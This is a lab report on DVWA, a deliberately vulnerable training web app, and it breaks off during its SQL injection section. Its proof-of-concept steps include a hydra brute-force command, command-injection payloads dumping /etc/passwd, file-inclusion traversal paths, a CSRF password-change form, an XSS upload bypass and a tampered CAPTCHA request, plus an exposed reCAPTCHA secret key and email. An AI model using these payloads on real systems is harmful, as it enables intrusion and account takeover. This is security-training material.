

DVWA Vulnerability Report

INDEX

S.no.	Vulnerability	Page no.
1.	Severity Table	2
2.	Brute Force	3
3.	Command Injection	4
4.	CSRF	12
5.	File Inclusion	14
6.	File Upload	16
7.	Insecure CAPTCHA	18
8.	SQL Injection	22
9.	SQL Injection (Blind)	24
10.	Weak Session IDs	25
11.	XSS (DOM)	26
12.	XSS (Reflected)	27
13.	XSS (Stored)	29
14.	CSP Bypass	32
15.	Javascript	33

Severity Table:

Vulnerability Detail	Severity
Brute Force	High
Command Injection	High
CSRF	High
File Inclusion	High
File Upload	High
Insecure CAPTCHA	Medium
SQL Injection	High
SQL Injection (Blind)	High
Weak Session IDs	Medium
XSS (DOM)	High
XSS (Reflected)	High
XSS (Stored)	High
CSP Bypass	High
Javascript	High

1. Brute Force

Severity: High

A brute-force attack consists of an attacker submitting many passwords or passphrases with the hope of eventually guessing a combination correctly. The attacker systematically checks all possible passwords and passphrases until the correct one is found. Alternatively, the attacker can attempt to guess the key which is typically created from the password using a key derivation function.

Mitigation:

- Use Strong Passwords
- Restrict Access to Authentication URLs
- Limit Login Attempts
- Use CAPTCHAs

Proof of Concept:

Brute Force: Low

1. Open up Burp Suite, click the Proxy tab then Options and have a Proxy Listener setup. Within Burp Suite move across to the intercept tab and make sure the Intercept button is on.
2. In the Connection settings within the browser set the radio button to manual proxy configuration. This needs to be set to your localhost on 127.0.0.1 and the port to 8080.

3. Enter username *UsEr* and a Password *PaSs* , then click the login button. The request should get received by Burps Proxy.
4. In Burp Suite, click the forward button to forward our intercepted request on to the web server. Due to not having entered the correct username and password, we get presented with an error message that states Username and/or password incorrect.
5. Use the data Intercepted by burp to construct your hydra command.
hydra 192.168.0.20 -V -l admin -P 'QuickPasswords.txt' http-get-form
"/dvwa/vulnerabilities/brute/:username=^USER^&password=^PASS^&Login=Login:F=Username and/or password incorrect.:H=Cookie:PHPSESSID=8g187lonl2odp8n45adoe38hg3; security=low"
6. Run the hydra command

```
[ATTEMPT] target 192.168.0.20 - login "admin" - pass "admin123" - 28 of 55 [child 11] (0/0)
[ATTEMPT] target 192.168.0.20 - login "admin" - pass "admin1" - 29 of 55 [child 14] (0/0)
[ATTEMPT] target 192.168.0.20 - login "admin" - pass "admin12" - 30 of 55 [child 2] (0/0)
[ATTEMPT] target 192.168.0.20 - login "admin" - pass "admin1234" - 31 of 55 [child 15] (0/0)
[80][http-get-form] host: 192.168.0.20 login: admin password: password
1 of 1 target successfully completed, 1 valid password found
```

2. Command Injection

Severity: High

Command injection is an attack in which the goal is execution of arbitrary commands on the host operating system via a vulnerable application.

Command injection attacks are possible when an application passes unsafe user supplied data (forms, cookies, HTTP headers etc.) to a system shell. In this attack, the attacker-supplied operating system commands are usually executed with the privileges of the vulnerable application. Command injection attacks are possible largely due to insufficient input validation.

Mitigation:

- Avoid system calls and user input
- Set up input validation
- Create a white list
- Use only secure APIs

Proof of Concept:

Command Injection: Low

1. From the source code we can input random integer or any character instead of the IP Address, because the system did not validate user input, so we can input anything. We can use any operator (meta-characters) to trick the shell into executing arbitrary commands.

Command Injection Source

vulnerabilities/exec/source/high.php

```
<?php
if( isset( $_POST[ 'Submit' ] ) ) {
    // Get input
    $target = trim($_REQUEST[ 'ip' ]);

    // Set blacklist
    $substitutions = array(
        '&' => '',
        ';' => '',
        '|' => '',
        '-' => '',
        '$' => '',
        '(' => '',
        ')' => '',
        '~' => '',
        '||' => '',
    );


    // Remove any of the characters in the array (blacklist).
    $target = str_replace( array_keys( $substitutions ), $substitutions, $target );

    // Determine OS and execute the ping command.
    if( stristr( php_uname( 's' ), 'Windows NT' ) ) {
        // Windows
        $cmd = shell_exec( 'ping ' . $target );
    }
    else {
        // *nix
        $cmd = shell_exec( 'ping -c 4 ' . $target );
    }

    // Feedback for the end user
    echo "<pre>{$cmd}</pre>";
}

?>
```

2. After the shell executes **"1;"** the shell will execute this **cat /etc/passwd** afterward, because the shell thinks it was still 1 shell command.



[Home](#)
[Instructions](#)
[Setup / Reset DB](#)

[Brute Force](#)
[Command Injection](#)
[CSRF](#)
[File Inclusion](#)
[File Upload](#)
[Insecure CAPTCHA](#)
[SQL Injection](#)
[SQL Injection \(Blind\)](#)
[Weak Session IDs](#)
[XSS \(DOM\)](#)
[XSS \(Reflected\)](#)
[XSS \(Stored\)](#)
[CSP Bypass](#)
[JavaScript](#)

[DVWA Security](#)
[PHP Info](#)
[About](#)

[Logout](#)

Vulnerability: Command Injection

Ping a device

Enter an IP address:

```

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:36:36:Mail List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd/netif:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd/resolve:/usr/sbin/nologin
syslog:x:102:106:/:/home/syslog:/usr/sbin/nologin
messagebus:x:103:107:/:/nonexistent:/usr/sbin/nologin
_apt:x:104:65534:/:/nonexistent:/usr/sbin/nologin
lxd:x:105:65534:/:/var/lib/lxd:/bin/false
uidd:x:106:110:/:/run/uidd:/usr/sbin/nologin
dnsmasq:x:107:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
landscape:x:108:112:/:/var/lib/landscape:/usr/sbin/nologin
pollinate:x:109:1:/:/var/cache/pollinate:/bin/false
sshd:x:110:65534:/:/run/sshd:/usr/sbin/nologin
ubuntu:x:1000:1000:ubuntu:/home/ubuntu:/bin/bash
mysql:x:111:114:MySQL Server,,,:/nonexistent:/bin/false

```

More Information

- <http://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution>
- <http://www.ss64.com/bash/>
- <http://www.ss64.com/nt/>
- https://www.owasp.org/index.php/Command_injection


Username: admin
Security Level: low

[View Source](#)
[View Help](#)

Command Injection: Medium

1. From the source code we can still input random integer or any character instead of the IP Address, because the system did not validate user input, so we can input anything. There are 2 characters that the system substituted **&&** and **;** so when we input one of this character the system

will do substitutions function and the character will be replaced as a blank in the array. We can use any other operator (meta-characters) to trick the shell into executing arbitrary commands.



The screenshot shows a web browser window with the address bar displaying `localhost/dvwa/vulnerabilities/view_source.php?id=exec&security=medium`. The page title is "Command Injection Source" and the URL path is `vulnerabilities/exec/source/medium.php`. The main content area displays the source code of a PHP script. The script checks if the 'Submit' button was pressed, gets the input from the 'ip' field, and processes it through a blacklist substitution function. It then determines the operating system (Windows NT or *nix) and executes a ping command using `shell_exec`. Finally, it echoes the command output in a preformatted block for the user.

```
<?php
if( isset( $_POST[ 'Submit' ] ) ) {
    // Get input
    $target = $_REQUEST[ 'ip' ];

    // Set blacklist
    $substitutions = array(
        '&&' => '',
        ';' => '',
    );


    // Remove any of the characters in the array (blacklist).
    $target = str_replace( array_keys( $substitutions ), $substitutions, $target );

    // Determine OS and execute the ping command.
    if( stripos( php_uname( 's' ), 'Windows NT' ) ) {
        // Windows
        $cmd = shell_exec( 'ping ' . $target );
    }
    else {
        // *nix
        $cmd = shell_exec( 'ping -c 4 ' . $target );
    }

    // Feedback for the end user
    echo "<pre>{$cmd}</pre>";
}

?>
```

2. After the shell executes **"1&"** the shell will execute this **cat /etc/passwd** afterward because the shell will think when executing **"1&"** there is still shell command that needs to be executed and the next command the shell will be executed is **cat /etc/passwd**.



- Home
- Instructions
- Setup / Reset DB
- Brute Force
- Command Injection**
- CSRF
- File Inclusion
- File Upload
- Insecure CAPTCHA
- SQL Injection
- SQL Injection (Blind)
- Weak Session IDs
- XSS (DOM)
- XSS (Reflected)
- XSS (Stored)
- CSP Bypass
- JavaScript
- DVWA Security
- PHP Info
- About
- Logout

Vulnerability: Command Injection

Ping a device

Enter an IP address:

```

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd/netif:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd/resolve:/usr/sbin/nologin
syslog:x:102:106:/home/syslog:/usr/sbin/nologin
messagebus:x:103:107:/:/nonexistent:/usr/sbin/nologin
apt:x:104:65534:/:/nonexistent:/usr/sbin/nologin
lxd:x:105:65534:/:var/lib/lxd/:/bin/false
uidd:x:106:110:/:run/uidd:/usr/sbin/nologin
dnsmasq:x:107:65534:dnsmasq,,,:var/lib/misc:/usr/sbin/nologin
landscape:x:108:112:/:var/lib/landscape:/usr/sbin/nologin
pollinate:x:109:1:/:var/cache/pollinate:/bin/false
sshd:x:110:65534:/:run/sshd:/usr/sbin/nologin
ubuntu:x:1000:1000:ubuntu:/home/ubuntu:/bin/bash
mysql:x:111:114:MySQL Server,,,:/nonexistent:/bin/false
          
```

More Information

- <http://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution>
- <http://www.ss64.com/bash/>
- <http://www.ss64.com/nt/>
- https://www.owasp.org/index.php/Command_Injection

Username: admin
 Security Level: medium
 PHPIDS: disabled

Command Injection: High

1. From the source code we can still input random integer or any character instead of the IP Address, because the system did not validate user input,

so we can input anything and also the admin use **trim** function so any extra space in the first array [0] and the last array[∞] will be removed . There are several characters that the system will substitute, so when we input one of these characters the system will do substitutions function and the character will be replaced as a blank in the array. We can only use 2 operators (meta-characters) to trick the shell into executing arbitrary commands, in this case, we can use “|” without any space after that because the system will replace the “| ” if you use extra space. And also “|| ”

```
<?php
if( isset( $_POST[ 'Submit' ] ) ) {
    // Get input
    $target = trim($_REQUEST[ 'ip' ]);

    // Set blacklist
    $substitutions = array(
        '&' => '',
        ';' => '',
        '|' => '',
        '-' => '',
        '$' => '',
        '(' => '',
        ')' => '',
        '~' => '',
        '||' => '',
    );


    // Remove any of the characters in the array (blacklist).
    $target = str_replace( array_keys( $substitutions ), $substitutions, $target );

    // Determine OS and execute the ping command.
    if( striistr( php_uname( 's' ), 'Windows NT' ) ) {
        // Windows
        $cmd = shell_exec( 'ping ' . $target );
    }
    else {
        // *nix
        $cmd = shell_exec( 'ping -c 4 ' . $target );
    }

    // Feedback for the end user
    echo "<pre>{$cmd}</pre>";
}

?>
```

2. After the shell executes “1|” the shell will execute this **cat /etc/passwd** afterward because the shell will think when executing “1|” there is still shell command that need to be executed and the next command the shell will be executed is **cat /etc/passwd**.



[Home](#)
[Instructions](#)
[Setup / Reset DB](#)
[Brute Force](#)
[Command Injection](#)
[CSRF](#)
[File Inclusion](#)
[File Upload](#)
[Insecure CAPTCHA](#)
[SQL Injection](#)
[SQL Injection \(Blind\)](#)
[Weak Session IDs](#)
[XSS \(DOM\)](#)
[XSS \(Reflected\)](#)
[XSS \(Stored\)](#)
[CSP Bypass](#)
[JavaScript](#)
[DVWA Security](#)
[PHP Info](#)
[About](#)
[Logout](#)

Vulnerability: Command Injection

Ping a device

Enter an IP address:

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:36:36:Mail list Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd/netif:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd/resolve:/usr/sbin/nologin
syslog:x:102:106:/home/syslog:/usr/sbin/nologin
messagebus:x:103:107:/nonexistent:/usr/sbin/nologin
_apt:x:104:65534:/nonexistent:/usr/sbin/nologin
lxd:x:105:65534:/var/lib/lxd/:/bin/false
uidd:x:106:110:/run/uidd:/usr/sbin/nologin
dnsmasq:x:107:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
landscape:x:108:112:/var/lib/landscape:/usr/sbin/nologin
pollinate:x:109:1:/var/cache/pollinate:/bin/false
sshd:x:110:65534:/run/sshd:/usr/sbin/nologin
ubuntu:x:1000:1000:ubuntu:/home/ubuntu:/bin/bash
mysql:x:111:114:MySQL Server,,,:/nonexistent:/bin/false
```

More Information

- <http://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution>
- <http://www.ss64.com/bash/>
- <http://www.ss64.com/nt/>
- https://www.owasp.org/index.php/Command_Injection

Username: admin
Security Level: high
DVWA - released

[View Source](#) [View Help](#)

3. CSRF

Severity: High

Cross-site request forgery is a type of malicious exploit of a website where unauthorized commands are submitted from a user that the web application trusts.

In a CSRF attack, an innocent end user is tricked by an attacker into submitting a web request that they did not intend. This may cause actions to be performed on the website that can include inadvertent client or server data leakage, change of session state, or manipulation of an end user's account.

Mitigation:

- Making sure that the request you are Receiving is Valid.
- Making sure that the request comes from a legitimate client.
- Implement an anti CSRF Token.

Proof of Concept:

CSRF: Low

1. Change the password to 1234

Vulnerability: Cross Site Request Forgery (CSRF)

Change your admin password:

Test Credentials

New password:

Confirm new password:

Change

Password Changed.

2. Copy the form from source code

```
<form action="#" method="GET">
  New password:<br />
  <input type="password" AUTOCOMPLETE="off" name="password_new"><br />
  Confirm new password:<br />
  <input type="password" AUTOCOMPLETE="off" name="password_conf"><br />
  <br />
  <input type="submit" value="Change" name="Change">
</form>
```


3. Change the source code in notepad and save as mysite.html

mysite.html - Notepad

File Edit Format View Help

```
<form action="http://localhost/dvwa/vulnerabilities/csrf/" method="GET">
  <h1>click the button below to get 1 lakh</h1>
  <input type="hidden" AUTOCOMPLETE="off" name="password_new" value="hacked">
  Confirm new password:<br />
  <input type="hidden" AUTOCOMPLETE="off" name="password_conf" value="hacked">
  <input type="submit" value="Change" name="Change">
</form>
```

4. Open the mysite.html in Google Chrome Browser



click the button below to get 1 lakh

Confirm new password:

Change

5. Click on Change to set the new password to “hacked”

Vulnerability: Cross Site Request Forgery (CSRF)

Change your admin password:

Test Credentials

New password:

Confirm new password:

Change

Password Changed.

4. File Inclusion

Severity: High

File Inclusion vulnerability allows an attacker to include a file, usually exploiting a “dynamic file inclusion” mechanisms implemented in the target application. The vulnerability occurs due to the use of user-supplied input without proper validation.

Mitigation:

- Disable the remote inclusion feature by setting the “allow_url_include to 0” in your PHP configuration.
- Disable the “allow_url_fopen” option to control the ability to open, include or use a remote file.
- Use preset conditions as an alternative to filenames when file inclusion is based on user input.

Proof of Concept:

File Inclusion: Low

1. Go to file inclusion tab and change the URL from incude.php to ?page=../../../../../../../../etc/passwd
2. We can see the data of **/etc/passwd** file. We can also read other important files to gather more sensitive data about the web-server

File Inclusion: Medium

1. Go to file inclusion tab and change the URL from incude.php to **/etc/passwd**
2. We will get the data of **/etc/passwd** file.

File Inclusion: High

1. Change the URL from include.php to ?page=file:///etc/passwd

2. We will get the data of `/etc/passwd` file.



5. File Upload

Severity: High

Whenever the web server accepts a file without validating it or keeping any restriction, it is considered as an unrestricted file upload.

This Allows a remote attacker to upload a file with malicious content. This might end up in the execution of unrestricted code in the server.

Mitigation:

- Allow only certain file extension.
- Set maximum file size and name length.
- Allow only authorized users.
- Keep your website updated.

Proof of Concept:

File Upload: Medium

1. Save the following code in notepad as hack.html.jpg



```
*Untitled - Notepad
File Edit Format View Help
<html>
<body>
<script>alert("You have been Hacked")</script>
</body>
</html>
```


2. Go back to DVWA and select this file using browse. before we click on upload, we need to fire up Burp Suite. Click on the network and proxy tab and change your proxy settings to manual. In our case Burp Suite is the proxy. By default Burp Suite operates in the following address- 127.0.0.1:8080. So in the browser, set the IP address as 127.0.0.1 and the port as 8080.
3. In Burp Suite, under the proxy tab, make sure that intercept mode is on.
4. In the DVWA page, click on the upload button. in Burp SuiteIn the parameter filename(as highlighted in the image) change 'hack.html.jpg' to 'hack.html' and click forward.




```
-----3843710467952424561144034093
Content-Disposition: form-data; name="uploaded"; filename="hack.html"
Content-Type: image/jpeg

<html>
<body>
<script>alert('You have been hacked')</script>
</body>
</html>
```

5. In the DVWA page we will get a message saying the file was uploaded successfully and the path of the uploaded file is also given.



6. If we go the location we will get a list of files that have been uploaded including our file as well.
Click on hack.html and the dialog box saying 'You have been hacked' opens up.



6. Insecure CAPTCHA

Severity: High

CAPTCHA is the abbreviation of Completely Automated Public Turing Test to Tell Computers and Humans Apart.

Captchas are usually used to prevent robots to make an action instead of humans. It should add an extra layer of security but badly configured it could lead to unauthorized access.

Mitigation:

- Use a large database of questions.
- Do not give a positive response code in the else part of the if-else clause.

Proof of Concept:

Insecure CAPTCHA: Low

1. Click on the link to register for the key



2. Enter label as dvwa and domain as localhost

Label ⓘ

dvwa

reCAPTCHA type ⓘ

- ☐ reCAPTCHA v3 Verify requests with a score
- ☐ reCAPTCHA v2 Verify requests with a challenge

Domains ⓘ

+ localhost

Owners

sagarsethi.sethi514@gmail.com (You)

3. Copy the site key and secret key.

'dvwa' has been registered.

Use this site key in the HTML code your site serves to users. [See client side integration](#)

 COPY SITE KEY

6Lctp20bAAAAAFqxdUb5IrY1J_YYExDjyjI15yr7


Use this secret key for communication between your site and reCAPTCHA. [See server side integration](#)

 COPY SECRET KEY

6Lctp20bAAAAAPmWpSiNFEZBpCrFGYgXTwz49-62

4. Paste it in the config.inc.php

```
# You'll need to generate your own keys at: https://www.google.com/recaptcha/admin
$_DVWA[ 'recaptcha_public_key' ] = '6Lctp20bAAAAAFqxdUb5IrY1J_YYExDjyjI15yr7';
$_DVWA[ 'recaptcha_private_key' ] = '6Lctp20bAAAAAPmWpSiNFEZBpCrFGYgXTwz49-62';
```




Insecure CAPTCHA: High

1. Enter username and password

2. Click on forward and make intercept off

```
1 POST /DVWA/vulnerabilities/captcha/ HTTP/1.1
2 Host: localhost
3 User-Agent: reCAPTCHA
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://localhost/DVWA/vulnerabilities/captcha/
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 127
10 Connection: close
11 Cookie: security-high; PHPSESSID=buln4obvf39kcqwohcvv0fgej
12 Upgrade-Insecure-Requests: 1
13
14 step=1&password_new=000000&password_conf=000000&g-recaptcha-response=hide3n_valu3&user_token=54a19cf9545eb16645f42d8bd328a51c6Change=Change
```

3. The password is Changed



7. SQL Injection

Severity: High

SQL Injection (SQLi) is a type of an injection attack that makes it possible to execute malicious SQL statements. These statements control a database server behind a web application. Attackers can use SQL Injection vulnerabilities to bypass application security measures. They can go around authentication and authorization of a web page or web application and retrieve the content of the entire SQL database. They can also use SQL Injection to add, modify, and delete records in the database.

Mitigation:

- Input Validation
- Parameterized Queries
- Avoiding Administrative Privileges

Proof of Concept:

SQL Injection: High

1. Click on the link to change the id

Vulnerability: SQL Injection

